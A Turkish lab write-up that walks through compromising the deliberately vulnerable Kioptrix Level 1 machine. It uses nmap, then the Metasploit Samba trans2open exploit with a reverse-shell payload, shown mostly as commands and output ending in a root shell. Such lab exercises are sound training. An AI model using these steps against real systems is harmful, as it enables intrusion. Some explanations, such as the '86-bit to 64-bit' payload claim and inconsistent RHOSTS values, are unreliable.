


# Kioptrix Makinesine sızma

Kioptrix sanal makinesine nasıl sızılır?  
Sızma Raporu ve anlatım

- Kiotprix, vulnhub tarafından yayımlanan ve belirli açıkları olan bir makinedir. Bu makinenin her seviyesinde farklı açıklar bulunan versiyonları vardır. Bu çalışmada seviye 1.1 olan kioptrix makinesinin açıklarından faydalanılıp, bir sızma testi çalışması yapılmaktadır.

Kali ve Kioptrix sanal makinelerini internetten indirip vmware'e ekliyoruz.

2-)İşletim sistemine giriş yaptıktan sonra,Kali terminaline 'ifconfig' komutu yazarak ip adresimizi öğreniyoruz.



```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=73<UP,LOOPBACK,RUNNING> mtu 1500
    inet 192.168.1.105 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 00:0c:29:36:0d:f6 txqueuelen 1000 (Ethernet)
    RX packets 11377 bytes 8203600 (7.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19052 bytes 1205298 (1.1 MiB)
    TX errors 0 dropped 1 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 6008 bytes 252480 (246.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6008 bytes 252480 (246.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$
```

İp adresimizi öğrendik,bu adresi not edelim.

İp: 192.168.1.105

Netmask: 255.255.255.0

(Bu adresler herkeste farklılık gösterebilir)

3-)Şimdi hedef cihazı bulmak için nmap komutu ile ağ taraması yapalım.

Nmap taraması : Ağımızda bulunan tüm cihazları ve o cihazların açık portlarını görmemize olanak veren bir taramadır.

Örnek nmap kodu : ' nmap ip/kullanılan bit sayısı'

Netmask adresimiz = 255.255.255.0.

Netmask adresimiz her ip adresi gibi 4 bloktan oluşuyor ve her blok 8 bit. İlk 3 blok dolu 1 blok boş. Yani  $8 \times 3$ 'ten toplamda 24 bit kullanılıyor.

Bu sebeple Nmap komutumuz : 'nmap 192.168.1.105/24'

4-)Nmap taramasını gerçekleştirelim.Tarama sonucunda sızmak istediğimiz bilgisayarı tespit edip ip adresini not alalım

```
File Actions Edit View Help
(kali@kali)-[~]
$ nmap 192.168.1.105/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-06 18:25 EDT
Nmap scan report for hgw.local (192.168.1.1)
Host is up (0.0028s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
52869/tcp open  unknown
MAC Address: C8:98:28:2A:76:10 (zte)

Nmap scan report for 192.168.1.102 (192.168.1.102)
Host is up (0.0011s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: B8:1E:A4:CD:49:F7 (Liteon Technology)

Nmap scan report for 192.168.1.103 (192.168.1.103)
Host is up (0.030s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: F0:57:A6:FB:64:B8 (Intel Corporate)

Nmap scan report for 192.168.1.106 (192.168.1.106)
Host is up (0.073s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
1024/tcp  open  kdm
MAC Address: 00:0C:29:AA:48:B3 (VMware)
```

Ağdaki diğer aygıtlar ve ip adresleri


Açık portlara bakarak sızmak istediğimiz bilgisayarın bu bilgisayar olduğunu anlıyoruz.



Sızmak istediğimiz bilgisayarı nmap taraması ile tespit ettik ve ip adresini öğrendik.  
Hedef İp:192.168.1.106  
Hedef ip adresimizi not edelim.

Genellikle bilgisayarların çoğu sql injection yöntemiyle hacklenir. Bu yöntemin temel mantığı hedef makineden yayınlanan web sayfasına http portu ile ulaşarak web formları ile sql sorgusunu bozmakla ilgilidir.

## 5-)Hedef makine ip adresini tarayıcıda 80 portunu kullanarak aratalım



### Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

---

#### If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default [DocumentRoot](#) set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

---

#### If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting `www.example.com`, you should send e-mail to "webmaster@example.com".

---

The Apache [documentation](#) has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the [Red Hat, Inc.](#) website. The manual for Red Hat Linux is available [here](#).

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!



You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!



Web sayfasını detaylı bir şekilde analiz ettiğimizde SQL injection saldırısı yapamayacağımızı görmüş olduk buradan ilerleyemeyiz.  
Açık portlar aracılığıyla sızmaya çalışalım.

```
Nmap scan report for 192.168.1.106 (192.168.1.106)
Host is up (0.073s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
1024/tcp  open  kdm
The Address 192.168.1.106 (192.168.1.106) (192.168.1.106) (192.168.1.106)
```

Hedef makinede açık portlara baktığımızda her iki bilgisayar arasında veri aktarmaya yarayan 139 portunun açık olduğunu görmekteyiz.

Saldırı için ideal bir port.

6-)Bu noktada hedef makinelere sızmak için msfconsole adında metasploit frameworkü kullanacağız.Terminale 'msfconsole' yazalım. Bu işlem sonucunda msf6 konsolu açılacaktır.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: View missing module options with show missing
Home

      .,:.,
    .\$$$$L ..,,=accaacc%#s$b.          d8,       d8P
    #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.   `BP' d888888p
    '7$$$$\"""AA`".7$$$|D*"``         ?88'
d8P                                     _os#$|8*"`     d8P        ?8b  88P
d888888P                               oaS##S*"`     d8P d8888b $whi?88b 88b
88P`?P'?P d8b_,dP 88P d8P' ?88            .oS$$$$*$" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88  d8 ?8 88b      88b 88b ,88b .oS$$$$*$" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`` `?88' ?88 ?88 88b d88 d88
      .a$$$$$$"$              88b d8P 88b`?8888P'
      ,s$$$$$$"$             888888P' 88n           -.:.,ass;;
      .a$$$$$$P               d88P'                .,ass%#$$$$$$$$$$$$$$$$$$$'
      .a$###$$$P              -.:,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$'
      ,a$###$$$P              -.:,-ass#SS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$'
      .a$$$$$$$$SSSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS#=- "''^^/$$$$$$'
                                         ,6$$$$$'
                                         ll66$$$'
                                         .;ll6666'
                                         ... ;;lill6'
                                         .....;;;lill;....
                                         .....;...

=====
=[ metasploit v6.4.34-dev ]
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- ==[ 1471 payloads - 49 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

7-) Açılan bu konsola 'search samba' yazarak.İşimize yarayacak olan samba modülünü bulalım.

```
msf6 > search samba
Matching Modules
#  Name
-  -
0  exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes Citrix Access Gateway Command Execution
1  exploit/windows/license/calicclnt_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflow
2  \_ target: Automatic . . .
3  \_ target: Windows 2000 English . . .
4  \_ target: Windows XP English SP0-1 . . .
5  \_ target: Windows XP English SP2 . . .
6  \_ target: Windows 2003 English SP0 . . .
7  exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
8  exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
9  \_ target: Windows x86 . . .
10 \_ target: Windows x64 . . .
11 post/linux/gather/enum_configs . normal No Linux Gather Configurations
12 auxiliary/scanner/rsync/modules_list . normal No List Rsync Modules
13 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
14 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Yes Quest KACE Systems Management Command Injection
15 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
16 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17 exploit/linux/samba/setinfopolicy_heap 2012-04-10 normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18 \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10 . . .
19 \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10 . . .
20 \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04 . . .
21 \_ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10 . . .
22 \_ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze . . .
23 \_ target: 3.5.10-0.107.el5 on CentOS 5 . . .
24 auxiliary/admin/smb/samba_symlink_traversal . normal No Samba Symlink Directory Traversal
25 auxiliary/scanner/smb/smb_uninit_cred . normal Yes Samba _netr_ServerPasswordSet Uninitialized Credential State
26 exploit/linux/samba/chain_reply 2010-06-16 good No Samba chain_reply Memory Corruption (Linux x86)
27 \_ target: Linux (Debian5 3.2.5-4lenny6) . . .
28 \_ target: Debugging Target . . .
29 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary Module Load
30 \_ target: Automatic (Interact) . . .
31 \_ target: Automatic (Command) . . .
32 \_ target: Linux x86 . . .
33 \_ target: Linux x86_64 . . .
34 \_ target: Linux ARM (LE) . . .
35 \_ target: Linux ARM64 . . .
36 \_ target: Linux MIPS . . .
37 \_ target: Linux MIPSLE . . .
```



8-)Tarama sonucunda toplamda 77 farklı sonuç çıkmaktadır.Burada bizim kullanabileceğimiz paket bir linux paketi ve karşılıklı oturum açma anlamına gelen trans2open paketi olmalıdır.

65	\_ target: Solaris 8/9/10 SPARC Samba 3.0.21-3.0.24	.	.	.	.	.
66	\_ target: DEBUG	.	.	.	.	.
67	auxiliary/dos/samba/read_nttrans_ea_list	.	normal	No	Samba	read_nttrans_ea_list Integer Overflow
68	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba	trans2open Overflow (FreeBSD x86)
69	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba	trans2open Overflow (Linux x86)
70	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba	trans2open Overflow (Mac OS X PPC)
71	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba	trans2open Overflow (Solaris SPARC)
72	\_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce	.	.	.	.	.
73	\_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce	.	.	.	.	.

Kısa bir araştırmanın ardından işimize yarayacak olan paketin 69 numarada olduğunu tespit ediyoruz.



9-)Kullanacağımız paket 69 numaralı paket. Bu sebeple msf6 konsoluna 'use 69' yazıyoruz.

```
msf6 > use 69  
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp  
msf6 exploit(linux/samba/trans2open) > █
```

Bu işlemin sonucunda 69 numaralı exploit i kullanıyoruz

10-) 'options' diyerek exploiti hedef makineye göre şekillendirmeye başlayalım.

```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    139              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.105    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.
```

Buradaki RHOSTS/RPORT kısmı hedef makineyi,LHOST/LPORT kısmı ise bizi temsil etmektedir.

11-) Bir önceki resimde görüldüğü üzere hedef makine ip adresi(RHOSTS) kısmı boş. Şimdi hedef makine ip adresimizi exploitimize set edelim.  
'set RHOSTS 192.168.204.1' komutu ile exploitimize hedef makine adresimizi öğretmiş olduk.

```
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.106  
RHOSTS => 192.168.1.106
```

12-) Makineye sızmak için kullanacağımız payload 86 bit ancak bize 64 bit gerekli.

Bu nedenle elimizdeki payload'u

« set PAYLOAD generic/shell\_reverse\_tcp » komutu ile 64 bite çevirelim.

```
msf6 exploit(linux/samba/trans2open) > set PAYLOAD generic/shell_reverse_tcp  
PAYLOAD => generic/shell_reverse_tcp
```

13-)Exploit üzerinde gerekli olan tüm düzenlemeleri yaptıktan sonra tekrar ' options ' diyerek exploitimizin yeni halini görelim.

```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.106   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139             yes       The target port (TCP)

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.105   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.
```

Artık exploitimizde hedef makine adresi gözüküyor ve son ayarlamalar tamamlanmış durumda.

## 14-) 'run' komutunu yazıp çalıştıralım

```
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.1.105:4444
[*] 192.168.1.106:139 - Trying return address 0xbffffdfc ...
[*] 192.168.1.106:139 - Trying return address 0xbffffcfc ...
[*] 192.168.1.106:139 - Trying return address 0xbffffbfc ...
[*] 192.168.1.106:139 - Trying return address 0xbffffafc ...
[*] 192.168.1.106:139 - Trying return address 0xbffff9fc ...
[*] 192.168.1.106:139 - Trying return address 0xbffff8fc ...
[*] 192.168.1.106:139 - Trying return address 0xbffff7fc ...
[*] 192.168.1.106:139 - Trying return address 0xbffff6fc ...
[*] 192.168.1.106:139 - Trying return address 0xbffff5fc ...
[*] Command shell session 1 opened (192.168.1.105:4444 → 192.168.1.106:1025) at 2025-05-06 18:53:09 -0400

[*] Command shell session 2 opened (192.168.1.105:4444 → 192.168.1.106:1026) at 2025-05-06 18:53:11 -0400
[*] Command shell session 3 opened (192.168.1.105:4444 → 192.168.1.106:1027) at 2025-05-06 18:53:12 -0400
[*] Command shell session 4 opened (192.168.1.105:4444 → 192.168.1.106:1028) at 2025-05-06 18:53:13 -0400
```

15-)Son olarak karşımıza gelen ekranda Ctrl+C tuşlarına basarak mevcut işlemi iptal edelim.

```
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.1.105:4444
[*] 192.168.1.106:139 - Trying return address 0xbffffdfc ...
[*] 192.168.1.106:139 - Trying return address 0xbffffcfc ...
[*] 192.168.1.106:139 - Trying return address 0xbffffbfc ...
[*] 192.168.1.106:139 - Trying return address 0xbffffafc ...
[*] 192.168.1.106:139 - Trying return address 0xbffff9fc ...
[*] 192.168.1.106:139 - Trying return address 0xbffff8fc ...
[*] 192.168.1.106:139 - Trying return address 0xbffff7fc ...
[*] 192.168.1.106:139 - Trying return address 0xbffff6fc ...
[*] 192.168.1.106:139 - Trying return address 0xbffff5fc ...
[*] Command shell session 1 opened (192.168.1.105:4444 → 192.168.1.106:1025) at 2025-05-06 18:53:09 -0400

[*] Command shell session 2 opened (192.168.1.105:4444 → 192.168.1.106:1026) at 2025-05-06 18:53:11 -0400
[*] Command shell session 3 opened (192.168.1.105:4444 → 192.168.1.106:1027) at 2025-05-06 18:53:12 -0400
[*] Command shell session 4 opened (192.168.1.105:4444 → 192.168.1.106:1028) at 2025-05-06 18:53:13 -0400
^C
Abort session 1? [y/N] █
```

16-)Ctrl+C tuşlarına basınca mevcut oturumun sonlandırılıp sonlandırılmayacağını soruyor. Hayır demek için 'N' yazalım.

```
Abort session 1? [y/N] N
[*] Aborting foreground process in the shell session
//bin/sh: : command not found
█
```

İşte şimdi an itibariyle hedef makineye sızmış bulunmaktayız.



17-) 'pwd' komutunu yazarak hedef makinenin hangi dizininde olduğumuzu görelim

```
Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session
//bin/sh: : command not found
pwd
/tmp
```

18-) 'cd ..' komutunu yazıp çalıştırarak bir üst dizine çıkalım. Ardından 'ls' komutunu çalıştırarak dizindeki tüm klasörler ve dosyaları görelim.

```
[*] Aborting foreground process in the shell session
//bin/sh: : command not found
pwd
/tmp
cd ..
ls
bin
boot
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var
█
```

19-) 'cd /var' diyerek var klasörünün içine giriyoruz, tekrar 'ls' komutunu çalıştırarak dizin içeriğini görüntülüyoruz.

```
cd /var
ls
arpwatch
cache
db
ftp
lib
local
lock
log
lost+found
mail
nis
opt
preserve
run
spool
tmp
tux
www
yp
█
```

20-) 'cd mail' diyerek mail klasörünün içine girelim. Akabinde 'ls' komutunu çalıştırarak dizin içeriğini görüntüleyelim

```
cd mail
ls
harold
john
nfsnobody
root
█
```

## 21-) 'cat root' komutunu çalıştırarak root isimli dosyanın içine girelim

```
cat root
From root Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
    by kioptrix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
    for root@kioptrix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptrix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptrix.level1>
To: root@kioptrix.level1
Subject: About Level 2
Status: 0

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...

From root Tue May 6 18:21:46 2025
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
    by kioptrix.level1 (8.11.6/8.11.6) id 546MLkl01127
    for root; Tue, 6 May 2025 18:21:46 -0400
Date: Tue, 6 May 2025 18:21:46 -0400
From: root <root@kioptrix.level1>
Message-Id: <202505062221.546MLkl01127@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1

##### LogWatch 2.1.1 Begin #####

##### LogWatch End #####
```

Sızma işleminin başarılı olduğunu gösteren bir mail karşımıza çıkıyor.

Kioptrix level1 makinesine başarıyla sızdık.